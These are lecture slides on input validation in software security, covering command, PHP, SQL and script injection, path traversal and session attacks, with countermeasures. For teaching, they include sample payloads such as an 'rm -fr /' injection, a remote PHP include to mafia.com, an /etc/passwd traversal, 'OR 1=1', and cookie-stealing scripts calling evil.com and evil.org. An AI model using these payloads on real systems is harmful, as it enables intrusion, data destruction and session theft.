

Software Security

Input Validation

Erik Poll

Digital Security group

Radboud University Nijmegen

Input validation

- Lack of input validation is the most commonly exploited vulnerability
- Many variants of attacks that exploit this
 - buffer overflows - "C(++) injection"
 - possibly via format string attacks and integer overflow attacks
 - Command injection
 - SQL injection
 - XSS (Cross site scripting) - "script injection"
 - ...

Scan This Guy's E-Passport and Watch Your System Crash

By Kim Zetter  08.01.07



RFID expert Lukas Grunwald says e-passport readers are vulnerable to sabotage.
Photo: Courtesy of Kim Zetter

A German security researcher who demonstrated last year that he could clone the computer chip in an electronic passport has revealed additional vulnerabilities in the design of the new documents and the inspection systems used to read them.

Lukas Grunwald, an RFID expert who has served as an e-passport consultant to the German parliament, says the security flaws allow someone to seize and clone the fingerprint image stored on the biometric e-passport, and to create a specially coded chip that

attacks e-passport readers that attempt to scan it.

Grunwald says he's succeeded in sabotaging two passport readers made by different vendors by cloning a passport chip, then modifying the JPEG2000 image file containing the passport photo. Reading the modified image crashed the readers, which suggests they could be vulnerable to a code-injection exploit that might, for example, reprogram a reader to approve expired or forged passports.

Moral:
Beware of
all inputs
(not just the obvious ones that involve a keyboard)

Input validation

- Buffer overflows
 - format string attacks
 - integer overflow
- **Command injection**
- SQL injection
- XSS
- File name injection
- General remarks about input validation

Command injection (in a CGI script)

- A CGI script might contain

```
cat thefile | mail clientadres
```

- An attack might enter email address

```
erik@cs.ru.nl | rm -fr /
```

- What happens then ?

```
cat thefile | mail erik@cs.ru.nl | rm -fr /
```

- Can you think of countermeasures ?

- validate input
- reduce access rights of CGI script (*defense in depth*)
- maybe we shouldn't be use such a scripting languages for this?

Buffer overflows as command injections

- A classic buffer overflow that overruns the stack is a form of **command injection** or **code injection**
 - the payload of the attack provides the binary code that is executed
- A buffer overflow on the stack that just overwrites the return address is more a **code corruption** than a **code injection** attack
- A buffer overflow on the heap or stack that corrupts data is more a **data corruption attack** (unless the data in question is a function pointer?)

Command injection (in a C program)

Code that uses the system interpreter to print to a user-specified printer might include

```
char buf[1024];  
snprintf(buf, "system lpr -P %s", printer_name,  
          sizeof(buf) - 1);  
system(buf);
```

This can be attacked in the same way; entering

```
miro;xterm&
```

is less destructive and more interesting than `...;rm -fr /`

Command injection

- **Vulnerability:** many API calls and language constructs in many languages are affected, eg
 - **C/C++** `system()`, `execvp()`, `ShellExecute()`, ..
 - **Java** `Runtime.exec()`, ...
 - **Perl** `system`, `exec`, `open`, ```, `/e`, ...
 - **Python** `exec`, `eval`, `input`, `execfile`, ...
 - ...
- **Countermeasures**
 - validate all user input
 - **whitelist, not blacklist**
 - run with minimal privilege
 - doesn't prevent, but mitigates effects

Variant: PHP command injection

php code acting on an **option** chosen from menu on webpage

```
$dir = $_GET['option']  
include($dir . "/function.php")
```

What if user supplies option "http://mafia.com" ?

One step further, on top of injected PHP code: define

```
http://mafia.com/function.php
```

to contain `system($_GET['cmd'])`

What will the effect be of `victim.php?`

```
module_name=http://mafia.com &cmd=/bin/rm%20-  
fr%20
```

Note: OS command injection via PHP injection!

Input validation

- Buffer overflows
 - format string attacks & integer overflows
- Command injection
 - OS command injection
 - PHP injection
- File name injection
- Fun with websites
 - fun with SQL, Javascript, ...
- General remarks about input validation

File name injection

- File names **constructed from user input** - eg by string concatenation - are suspect too

Eg what is

```
"/usr/local/client-info/" ++ name  
if name is ../../../../etc/passwd?
```

- aka **directory or path traversal attack**
- validating file names is difficult: reuse existing code and/or use chroot jail

File name injection

- user-supplied file name may be
 - existing file `../../../../etc/passwd`
 - not really a file `/var/spool/lpr`
 - file the user can access in other ways
`/mnt/usbkey, /tmp/file`
- this may break
 - *confidentiality* (leaking information to the user)
 - *integrity* (eg. of file or system)
 - *availability* (eg. trying to open print device for reading)

Trouble with websites - SQL

SQL injection

Username

Password

SQL injection

```
$result = mysql_query(  
    "SELECT * FROM Accounts".  
    "WHERE Username = '$username'".  
    "AND Password = '$password' ;");  
if (mysql_num_rows($result)>0)  
    $login = true;
```

SQL injection

Resulting SQL query

```
SELECT * FROM Accounts  
WHERE Username = 'erik'  
AND Password = 'secret';
```

SQL injection

Username

'OR 1=1; /*'

Password

SQL injection

Resulting SQL query

```
SELECT * FROM Accounts
WHERE Username = '' OR 1=1; /*'
AND Password = 'secret' ;
```

SQL injection

Resulting SQL query

```
SELECT * FROM Accounts  
WHERE Username = '' OR 1=1;  
/*' AND Password = 'secret' ;
```

Oops!

SQL injection

- **Vulnerability**: any application in any programming language that connects to SQL database
 - if it uses **dynamic SQL**



- NB typical books such as "PHP & MySQL for Dummies" contain examples with SQL injection vulnerabilities!

Note the common theme to many injection attacks:

concatenating strings, some of them user input, and then interpreting, rendering, or executing the result is a VERY BAD IDEA

Avoiding SQL injection: Prepared Statement

Vulnerable:

```
String updateString = "SELECT * FROM Account  
WHERE Username" + username + " AND Password = "  
+ password;  
stmt.executeUpdate(updateString);
```

Not vulnerable:

```
PreparedStatement login =  
con.prepareStatement("SELECT * FROM Account  
WHERE Username = ? AND Password = ?" );  
login.setString(1, username);  
login.setString(2, password);  
login.executeUpdate();
```

bind variable



aka parameterised query

Similar: Stored Procedures

Stored procedure in Oracle's PL/SQL

```
CREATE PROCEDURE login
    (name VARCHAR(100), pwd VARCHAR(100)) AS
DECLARE @sql nvarchar(4000)
SELECT @sql = ' SELECT * FROM Account WHERE
username=' + @name + 'AND password=' + @pwd
EXEC (@sql)
```

called from Java with

```
CallableStatement proc =
    connection.prepareCall("{call login(?, ?)}");
proc.setString(1, username);
proc.setString(2, password);
```

Stored procedure are not always safe

Stored procedure above safe when called from Java as CallableStatement, but not always!


A safe stored procedure, irrespective of calling context, in MS SQL

```
CREATE proc SafeStoredProcedure (@user nvarchar(25),
                                @pwd nvarchar(25 )) AS
    DECLARE @sql nvarchar(255)
    SET @sql = 'select * from users where UserName = @p_user
                AND password = @p_pwd'
    EXEC sp_execute sql
        @sql, N'@p_user nvarchar(25)', @p_user = @user ,
        N'@p_pwd nvarchar(25)', @p_pwd = @pwd
```

Some observations

- Other issues - besides security - in discussions about prepared statements, stored procedures, bind variables, ...
 - efficiency
 - bandwidth between web-app and database
 - stored procedures allow common fixed interface to several web-apps
- Moral of the story: check the details for your configuration (language, database system) and your chosen solution!
- Open question: Why is SQL injection still a problem???
 - NB Top vulnerability in OWASP Top 10Why doesn't everyone use parameterised queries???

variation: Database Command Injection



- injecting database command with ;
- not manipulating SQL query with `
- highly dependent on infrastructure, eg
 - each database has its own commands
 - eg. Microsoft SQL Server has `exec master.dbo.xp_cmdshell`
 - some configurations don't allow use of ;
 - eg Oracle database accessed via Java or PL/SQL

variation: Function Call Injection

- Oracle SQL has over 1000 built-in functions that can be used inside stored procedures, eg `TRANSLATE`

```
TRANSLATE('a1b2ff', 'abcdef', 'ABCDEF') = 'A1B2FF'
```

- Arguments of such functions may be poisoned with other functions, eg

```
SELECT TRANSLATE('user input', 'abcd',  
'ABCD') FROM ...
```

can become

```
SELECT TRANSLATE(' ' || UTL_HTTP.REQUEST(http://..  
...) || ',  
'abcd', 'ABCD') FROM ...
```

Here **UTL_HTTP** does HTTP request directly from Oracle database, which is probably running *behind the firewall*...

Countermeasures to SQL injection

- use prepared statements aka parameterised queries with bind variables
 - not string concatenation
 - or stored procedures, *if* these are safe
- input validation
 - use language/system level countermeasures
 - but be wary for any magic, silver-bullet solution

PHP magic quotes



Warning

This feature has been **DEPRECATED** as of PHP 5.3.0 and **REMOVED** as of PHP 5.4.0.

“The very reason magic quotes are deprecated is that a one-size-fits-all approach to escaping/quoting is wrongheaded and downright dangerous. Different types of content have different special chars and different ways of escaping them, and what works in one tends to have side effects elsewhere. Any code ... that pretends to work like magic quotes -or does a similar conversion for HTML, SQL, or anything else for that matter - is similarly wrongheaded and dangerous.

Magic quotes exist so a PHP noob can fumble along and write some mysql queries that kinda work, without having to learn about escaping/quoting data properly. They prevent a few accidental syntax errors, but won't stop a malicious and semi-knowledgeable attacker And that poor noob may never even know how or why his database is now gone, because magic quotes gave him a false sense of security. He never had to learn how to really handle untrusted input.

Data should be escaped where you need it escaped, and for the domain in which it will be used. (`mysql_real_escape_string` -- NOT addslashes! -- for MySQL (and that's only if you have a clue and use prepared statements), `htmlspecialchars` or `htmlspecialchars` for HTML, etc.) Anything else is doomed to failure.”

[Source

<http://php.net/manual/en/security.magicquotes.php>]

Countermeasures to SQL injection

- use prepared statements aka parameterised queries with bind variables
 - not string concatenation
 - or stored procedures, *if* these are safe
- input validation
 - use language/system level countermeasures
 - but be wary for any magic, silver-bullet solution
- apply principle of least privilege
 - ie. minimise rights of web application
- Know what you're doing! Find out the threats & countermeasures for your specific configuration, programming language, database system...

Finding such SQL injection vulnerabilities?

Google codesearch!

Eg

lang:php "WHERE username='\$_'"

ie. [http://google.com/codesearch?](http://google.com/codesearch?hl=en&start=10&sa=N&filter=0&q=lang:php+%22WHERE+username%3D%27%24_%22)

hl=en&start=10&sa=N&filter=0&q=lang:php+
%22WHERE+username%3D%27%24_%22

Disabled january 2012 ☹

More trouble with web sites - scripts

sos

Search

No matches found for sos

`<h1>sos</h1>`

Search

No matches found for

SOS

- What can happen if we enter more complicated HTML code as search term ?

```
<img source="http://www.spam.org/advert.jpg">
```

```
<script language="javascript">alert('Hoi');</script>
```

XSS (Cross site scripting)

- aka **HTML injection**
- usually the injected HTML includes Javascript or Flash
- Vulnerability occurs when user input, possibly including *executable content* (Javascript, ActiveX, Flash..) is echoed back in a *dynamic webpage*
- But why is this a security problem?
 - 'deface' a webpage, with pop-ups, ads, or fake info
`http://cnn.com/search?string="

Obama assinated</h1> <img=.....>"`
 - execute javascript code with victim's access rights
`http://www.amazon.com/order?title="XSS
explained"&no_of_copies=400`
Often, this is then an Cross Site Request Forgery (CSRF)

How? Three types of XSS

1. **reflected** aka non-persistent XSS
2. **stored** aka persistent XSS
3. **DOM based** XSS


XSS - scenario 1: reflected XSS attack

- Eve crafts a special URL for a vulnerable web site, often a URL containing javascript
- Eve tempts Bob to click on this link by sending an email that includes the link, or posting this link on a website.

XSS - scenario 2: stored XSS attack


- Eve injects HTML into a web site,
(eg webforum or a book review on **amazon.com**),
which is echoed back to another user Bob later

XSS vulnerability on twitter



The image shows a screenshot of a Twitter post from user 'zzap' (Pearce H. Delphin). The tweet text is a URL: `http://twitter.com/zzap#@"onmouseover="alert('uh oh')"/`. Below the text, it says "about 1 hour ago via web" and "Retweeted by 4 people". To the left of the tweet is the user's profile picture and name. Overlaid on the right side of the tweet is a Windows Internet Explorer alert dialog box. The dialog box has a yellow warning triangle icon and the text "uh oh" next to it. At the bottom of the dialog box is an "OK" button. The dialog box title bar reads "Windows Internet Explorer".

example: XSS attack on Google docs



Save as CSV (Comma Separated Value file) in
spreadsheets.google.com

Some webbrowsers will render the content as HTML, ie execute
the script

This then allows attacks on gmail.com, docs.google.com,
code.google.com, .. because these all share the same cookie

[Source <http://xs-sniper.com/blog/2008/04/14/google-xss/>]

input vs output problems?

- Is XSS due to lack of *input validation*, or a lack of *output validation*
 1. for *stored* XSS attack?
 2. for *reflected* XSS attack?
- *Should a web-app do input validation or output validation to prevent XSS?*
(by HTML encoding)
- *Why not both?*

XSS - scenario 3: DOM based attack

Javascript can interact with **DOM (Document Object Model)** provided by web browser: **document**, and sub-objects, such as **document.URL** and **document.referrer**

Eg, the javascript code

```
<script> var pos=document.URL.indexOf("name=")+5;  
  
document.write(document.URL.substring(pos,document.URL.length));  
</script>
```

in webpage will copy **name** parameter from URL to that webpage

Eg, for **http://bla.com/welcome.html?name=Erik** it will return **Erik**

But what if the URL contains javascript in the name?

XSS - scenario 3: DOM based attack

- Malicious payload injected (via scripts manipulating the)
DOM

The payload injected into the DOM need not be part of the web-page (but can eg be part of the URL)

Details depend on the browser

eg. browser may encode < and > in URL

- A good web-app might spot malicious URL, but can be by-passed and never get to see the malicious payload!

http://bla.com/welcome.html#


name=<script>.....<script>

Not sent to bla.com, but part of **document.URL**
So validation at the server-side can't help

- Things really become interesting with Ajax ...

Classic web browsing


classic web application model (synchronous)



requests to the server after user actions (eg clicking links)

Ajax (Asynchronous Javascript with XML)

Ajax web application model (asynchronous)



requests largely independent of, but influenced, by user actions

Twitter StalkDaily worm

Included in twitter profile:

```
<a href="http://stalkdaily.com"/><script  
src="http://evil.org/attack.js">
```



executed
when you see
this profile

Twitter StalkDaily worm

executed
when you see
this profile

Included in twitter profile:

```
<a href="http://stalkdaily.com"/><script  
src="http://evil.org/attack.js">
```

where attack.js includes the following attack code

```
var update =
```

```
urlencode("Hey everyone, join www.StalkDaily.com "):
```

```
var xss =
```

tweet the link

```
urlencode('http://stalkdaily.com"></a><script  
src="http://evil.org/attack.js"> </script><script  
src="http://evil.org/attack.js"></script><a ');
```

```
... var ajaxConn = new XMLHttpRequest();
```

```
ajaxConn.connect("/status/update"  
"authenticity_token="+authtoken+"&status="+update+"&ta  
=home&update=update");
```

update your profile

More 'classic' input problems for web applications

- Data in web forms, incl. **hidden form fields**.
 - Hidden form fields, eg

```
<INPUT TYPE=HIDDEN NAME="price" VALUE="50">
```

are not shown in browser, unless you click
View -> Page Source
and can be altered
- **Data in cookies**
 - cookies, stored client-side, can be altered
- **Such data always has to be re-validated**
 - also, it may leak confidential information

More trouble with web sites - sessions

Sessions & SIDs

- HTTP is a stateless protocol
- Therefore: web applications have to implement **session tracking** in the application layer
- Standard solution: **session IDs (SID)** to track requests by **the same user**
 - SID set after user logs in, stored as **cookie** in client
 - from then on, SID is the **authentication credential**, **automatically add to all requests**

This is the beginning of a lot of trouble....

Note: some of the XSS attacks discussed earlier rely on it

Session Attacks

There are several types of attacks on this session mechanism.

They usually involve XSS (which causes confusion with terminology!)

- **CSRF: Cross Site Request Forgery** (aka Session Riding)

Get victim to click on

```
http://bank.com/transfer.ext?amount=10000  
&accountnr=522624234
```

This link can be on any website. Ideally you would want to insert this link via XSS into the bank.com website

- **Session hijacking**

Attacker steals the cookie & then impersonates victim, possibly from a different machine

Trouble with javascript: stealing cookie & sid

1. Create `http://evil.com/bb.js`
`document.write("");`
2. Include `<script /src = "http://evil.com/bb.js"/>`
in a webpage forum, eg blackboard discussion page
3. Check logs at evil.com

2011-07-08 11:38:10 131.174.112.12

Website:http://bb.university.nl/webapps/discussionboard/do/forum?

action=list_threads&forum_id=9311&nav=discussion_board_entry&course_id=41621&forum_view=list

Useragent:Mozilla/5.0(compatible;MSIE9.0;WindowsNT6.1)

Cookies:sessionid = 1D1795880E299EF163F32E615ADA88E8

Fullcookie:JSESSIONID =

2D026169551BA461C8595F4BDB30B509.root;sessionid =

1D17

Countermeasure: http-only cookies

- First introduced in Internet Explorer 6 in 2002
- Simple idea: forbid access to `document.cookie` from javascript

- Unfortunately, many web-sites do not use it...

22.3% of top 1 million websites use HTTP-only session cookies;
1 in 2 ASP websites do, but only 1 in 100 PHP/JSP websites

[Source: Nick Nikiforakis et al., SessionShield: Lightweight Protection against Session Hijacking, ESSOS, 2011]


Session trouble

- There are more types of attacks on sessions:
 - Clickjacking (eg with transparent Iframes)
 - Session Fixation...

Root causes of session trouble

